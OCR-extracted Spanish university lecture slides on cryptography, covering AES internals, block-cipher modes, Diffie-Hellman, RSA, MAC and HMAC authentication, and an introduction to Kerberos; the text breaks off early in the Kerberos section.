
Cifrado de bloque

Universidad Rey Juan Carlos

ShiftRows

- Cada fila de la matriz es desplaza a la izquierda, el mismo número de posiciones que el índice de la fila.







Cifrado de bloque

Universidad Rey Juan Carlos

MixColumns

- Se realiza una transformación lineal por cada columna.







Cifrado de bloque

Universidad Rey Juan Carlos

- El funcionamiento estándar de AES tiene un problema:






- Si se presentan dos bloques que tienen el mismo contenido, AES proporciona la misma salida, y se pueden identificar patrones.
- Este modo de funcionamiento se llama ECB (*electronic codebook*)

Cifrado de bloque

Universidad Rey Juan Carlos


- Otro modo de ejecución es el CBC (*Cipher-block chaining*):
  - Se introduce el cifrado del bloque anterior en el cifrado del bloque actual.
  - Se necesita un IV *(initialization vector)*



Cifrado de bloque

Universidad Rey Juan Carlos


- Otro modo de ejecución es el CBC (*Cipher-block chaining*):
  - Se introduce el cifrado del bloque anterior en el cifrado del bloque actual.
  - Se necesita un IV *(initialization vector)*




Cifrado de bloque

Universidad Rey Juan Carlos

- Otros modos de ejecución:



Modo PCBC (Propagating cipher-block chaining)



Modo OFB (Output Feedback)

Cifrado de bloque

Universidad Rey Juan Carlos

Comparativa entre ECB y otros modos de operación

Imagen original



Imagen cifrada a usando modo ECB






Imagen cifrada usando cualquier otro modo de operación



Índice

- Criptografía clásica.
- Criptografía moderna.
- Sistemas de cifrado de flujo y de bloque.
- **Sistemas de cifrado de clave privada y clave pública.**
- Mecanismos de autenticación.
- Kerberos.
- Firma digital.
- Sistemas de certificados.
- Esteganografía.

Sistemas de clave privada (simétricos)




- Alice y Bob comparten la misma clave (K_S).
- Se necesita de un canal seguro para que Alice y Bob compartan la clave.

Diffie-Hellman* (1976)

- Algoritmo de intercambio de claves entre personas que no han tenido contacto utilizando un canal no seguro.
- Se establece:
  - Un número primo grande, p
  - Un generador g $(g \in Z_p^*)$: conjunto de los enteros menores que p que son primos relativos de p.
- Son conocidos por todo el mundo.

* Whitfield Diffie y Martin Hellman recibieron el premio A.M. Turing de 2015.

Sistemas de clave privada (simétricos)
Universidad Rey Juan Carlos



$$K = Y^x \ mod \ p = g^{yx} \ mod \ p = X^y \ mod \ p$$

Sistemas de clave privada (simétricos)

Universidad Rey Juan Carlos

- Cifrados simétricos clásicos:
  - Monoalfabético
  - César
  - Polialfabético
  - Vigenère
  - Máquina Enigma
  - Homofónico
- Cifrados simétricos modernos:
  - DES
  - 3DES
  - AES
  - RC4
  - CSS
  - Salsa20




Sistemas de cifrado de clave pública

Universidad Rey Juan Carlos

- La criptografía de clave simétrica necesita que tanto emisor como receptor compartan la clave de forma segura, y debe permanecer secreta.
- La criptografía de clave pública es una aproximación diferente.
- Fue propuesta en los años 76 y 77:
  - Diffie-Hellman, 1976.
  - Rivest Shamir Adleman, 1977.
- Se trabaja con pareja de claves: pública - privada

Sistemas de cifrado de clave pública



- Requisitos:
  - Se necesitan dos claves: K_B^- y K_B^+ tal que:

$$m = D(K_B^-, E(K_B^+, m)) = D(K_B^+, E(K_B^-, m))$$

  - Debe de ser imposible obtener K_B^- a partir de K_B^+

Sistemas de cifrado de clave pública

Rivest – Shamir – Adleman (Algoritmo RSA)

- Un mensaje es una cadena de bits → representa un número entero.
- Cifrar un mensaje es equivalente a cifrar un número:
  - Se basa en el producto de dos números primos grandes (del orden de 10^{300}) elegidos "al azar" y mantenidos en secreto.
- El algoritmo RSA se compone de dos partes:
  - La elección de las claves pública (n, e) y privada (n, d).
  - El algoritmo de cifrado $c = m^e * mod(n)$
  - Y el descifrado $m = c^d * mod\ n$.

Sistemas de cifrado de clave pública

Universidad Rey Juan Carlos

Rivest – Shamir – Adleman (Algoritmo RSA)

- La clave es (n, e) pública, pero a partir de ella es muy difícil obtener d (clave privada).
- Para obtenerla, habría que factorizar sin conocer p y q.
- No existen algoritmos conocidos para factorizar rápidamente un número grande.
- Se puede factorizar rápidamente números de hasta 80 dígitos.
- Por lo tanto para trabajar con seguridad, las implementaciones de RSA usan un módulo mínimo de 300 dígitos.

Sistemas de cifrado de clave pública

Universidad Rey Juan Carlos

- Los sistemas de clave pública son más lentos pero tienen un fácil intercambio de clave y cuentan con firma digital.
- Por el contrario, los sistemas de clave privada son más sencillos y por lo tanto más rápidos (DES es al menos 100 veces más rápido que RSA), pero el intercambio de clave se vuelve muy complejo y no facilitan la firma.
- Por eso, para el cifrado de información se suelen utilizar sistemas de clave privada, pero para el intercambio de clave de sesión se suele utilizar cifrado de clave pública.

Índice

Universidad Rey Juan Carlos

- Criptografía clásica.
- Criptografía moderna.
- Sistemas de cifrado de flujo y de bloque.
- Sistemas de cifrado de clave privada y clave pública.
- **Mecanismos de autenticación.**
- Kerberos.
- Firma digital.
- Sistemas de certificados.
- Esteganografía.

Mecanismos de autenticación

Universidad Rey Juan Carlos

- La autenticación es el proceso que permite verificar la identidad digital del remitente de un mensaje o una petición.
- Los mecanismos de autenticación deben ser fiables, económicamente factibles para la organización, y aceptables para los usuarios (que los van a utilizar con cierta frecuencia).

Mecanismos de autenticación

Universidad Rey Juan Carlos

- Cuando hablamos de autenticación, los diferentes sistemas se suelen agrupar en tres tipos de categorías:
  - Sistemas basados en algo que se sabe (conocido).
    - Palabra clave, contraseña.
  - Sistemas basados en algo que se tiene (posesión).
    - Tarjeta, llave, llaves usb… etc.
  - Sistemas basados en algo que se es (autenticación biométrica)
    - Huella dactilar, iris ocular, reconocimiento facial… etc.

Mecanismos de autenticación

Universidad Rey Juan Carlos

- En los sistemas basados en algo conocido, se encuentran todos los sistemas de autenticación "informática" habituales.
- Aunque se suele complementar con un "*two-step authentication*" y ese segundo paso involucra algo que se posee: generalmente un teléfono móvil (SMS, Aplicación de Autenticación).
- Por otro lado, el acceso por medios biométricos se está utilizando en los dispositivos móviles: huella dactilar o reconocimiento facial.

Mecanismos de autenticación

Universidad Rey Juan Carlos

- En este tema, se entiende por autenticación aquella información que permite identificar el emisor de un mensaje.
- Tener la certeza de que quien envía el mensaje es quien dice ser.
- Analizaremos cuatro enfoques diferentes:
  1. Autenticación mediante el cifrado de mensajes con criptografía simétrica.
  2. Autenticación con MAC (*Message Authentication Code*) o checksum.
  3. Autenticación mediante funciones hash.
  4. Autenticación mediante el cifrado de mensajes con criptografía asimétrica.

Mecanismos de autenticación

Universidad Rey Juan Carlos

Autenticación con criptografía simétrica

- Si la clave de un sistema criptográfico simétrico es segura, además de garantizar la confidencialidad del mensaje, también permite comprobar la integridad del mensaje y autenticidad del emisor.
  - Sólo el usuario emisor puede generar ese mensaje.
- El problema es el mismo de siempre: ¿cómo compartimos la clave simétrica de manera segura para poder utilizar este mecanismo de autenticación?
  - La solución es Kerberos.

Autenticación con MAC o checksum

- Los dos extremos de la comunicación, A y B, comparten una única clave secreta K que no está en entredicho.
- Además, conocen el MAC o checksum:
  - Es una función F que se aplica al mensaje que se desea autenticar utilizando la clave compartida.
- A envía el mensaje en claro y el *Message Authentication Code* (MAC), o checksum, a B:

$$(m, F_K(m))$$

Mecanismos de autenticación
Universidad Rey Juan Carlos


- Este método garantiza la integridad.
- El receptor puede estar seguro de que nadie ha modificado el mensaje durante la transmisión si el $F_K(m)$ calculado por él coincide con el $F_K(m)$ recibido.
- Pero también se asegura que el mensaje lo ha mandado A ya que sólo A y B comparten tanto la clave secreta K como la función F.
- Este sistema se utiliza mucho en el algoritmo DES.

¿Por qué es necesaria la clave compartida?

1. Alice crea un mensaje m y calcula $F(m)$.
2. Añade $h = F(m)$ al mensaje y manda a Bob (m, h)
3. Bob recibe (m, h) y calcula $h' = F(m)$. Si $h' = h$ todo será correcto.

- Problema: este método mantiene la integridad pero no la autenticación.
  - Un intruso puede crear un mensaje m' diciendo que es Alice, calcular $F(m')$ y enviar a Bob $\left(m', F(m')\right)$. Por lo que Bob no se daría cuenta de la suplantación.
- Por lo tanto, es necesario un secreto compartido (clave de autenticación k)

Código de Autenticación del Mensaje (MAC)



- Identifica al emisor y verifica la integridad del mensaje sin cifrarlo, por lo que es menos costoso.

Autenticación mediante funciones hash

- Lo que se busca es una función H que dado un mensaje m de cualquier longitud, produce como salida una cadena de longitud fija, $H(m)$, y de menor longitud que m que puede ser empleada como firma/resumen del mensaje.
- Esa función hash debe de ser:
  - Fácil de calcular.
  - Unidireccional (irreversible) → no se puede usar para cifrar.
  - Resistencia a colisiones (simples y fuertes)
  - Salida cuasi-aleatoria: si se modifica un solo bit de m, el hash $H(m)$ debería cambiar la mitad de sus bits (aproximadamente).

Mecanismos de autenticación
Universidad Rey Juan Carlos

Autenticación mediante funciones hash

- Las funciones hash no están diseñadas para realizar autenticación.
  - Pero son interesantes puesto que son rápidas, conocidas, abiertas, etc.


- La RFC 2104 propone el uso de una autenticación en entornos seguros como SSL o TLS mediante una operación MAC en la que intervenga una función hash: el HMAC.

HMAC (SHA1/MD5)

- Estándar de código de autenticación de mensaje más popular.
- Consiste en:

1. Concatenar el secreto compartido delante del mensaje.
2. Calcular el hash del mensaje concatenado.
3. Volver a concatenar el secreto delante del resumen calculado.
4. Calcular, de nuevo, el hash de todo.

Código de Autenticación del Mensaje (HMAC)




Mecanismos de autenticación

Universidad Rey Juan Carlos

Autenticación con criptografía asimétrica

- Se emplean mecanismos de firma digital que pueden basarse en diferentes algoritmos



Índice

Universidad Rey Juan Carlos

- Criptografía clásica.
- Criptografía moderna.
- Sistemas de cifrado de flujo y de bloque.
- Sistemas de cifrado de clave privada y clave pública.
- Mecanismos de autenticación.
- **Kerberos.**
- Firma digital.
- Sistemas de certificados.
- Esteganografía.

Kerberos

Universidad Rey Juan Carlos


- Nace con el proyecto Atenea
- ¿Dónde? En el MIT
- ¿Propósito? Usar cualquier ordenador, para tener todos tus datos.
- ¿Problemas? Evitar estar continuamente diciendo quien eres para acceder a cualquier aplicación (Single Sign-On)
- También tenían que ser capaces de usar internet para compartir información ¿cómo te autenticas?


- Kerberos es **AUTENTICACIÓN** no es AUTORIZACIÓN.
- Kerberos no decide si tienes acceso a algo o no, el servicio sabe si tienes acceso, te identifica.

Kerberos

Universidad Rey Juan Carlos

- Active directory:
  - Antiguamente, disponíamos de un ordenador que era compartido por muchos usuarios.
  - Con el tiempo tenemos usuarios (empleados) que utilizan diferentes ordenadores que están conectados en red.






Kerberos

Universidad Rey Juan Carlos


- Ante este enfoque: ¿cómo evitamos que un usuario se haga pasar por otro?
  - Usando protocolos de autenticación.



Kerberos

Universidad Rey Juan Carlos


- Una primera solución: crear una base de datos de contraseñas.
  - Cualquier usuario y servicio manda sus credenciales a la BBDD.



Kerberos

Universidad Rey Juan Carlos

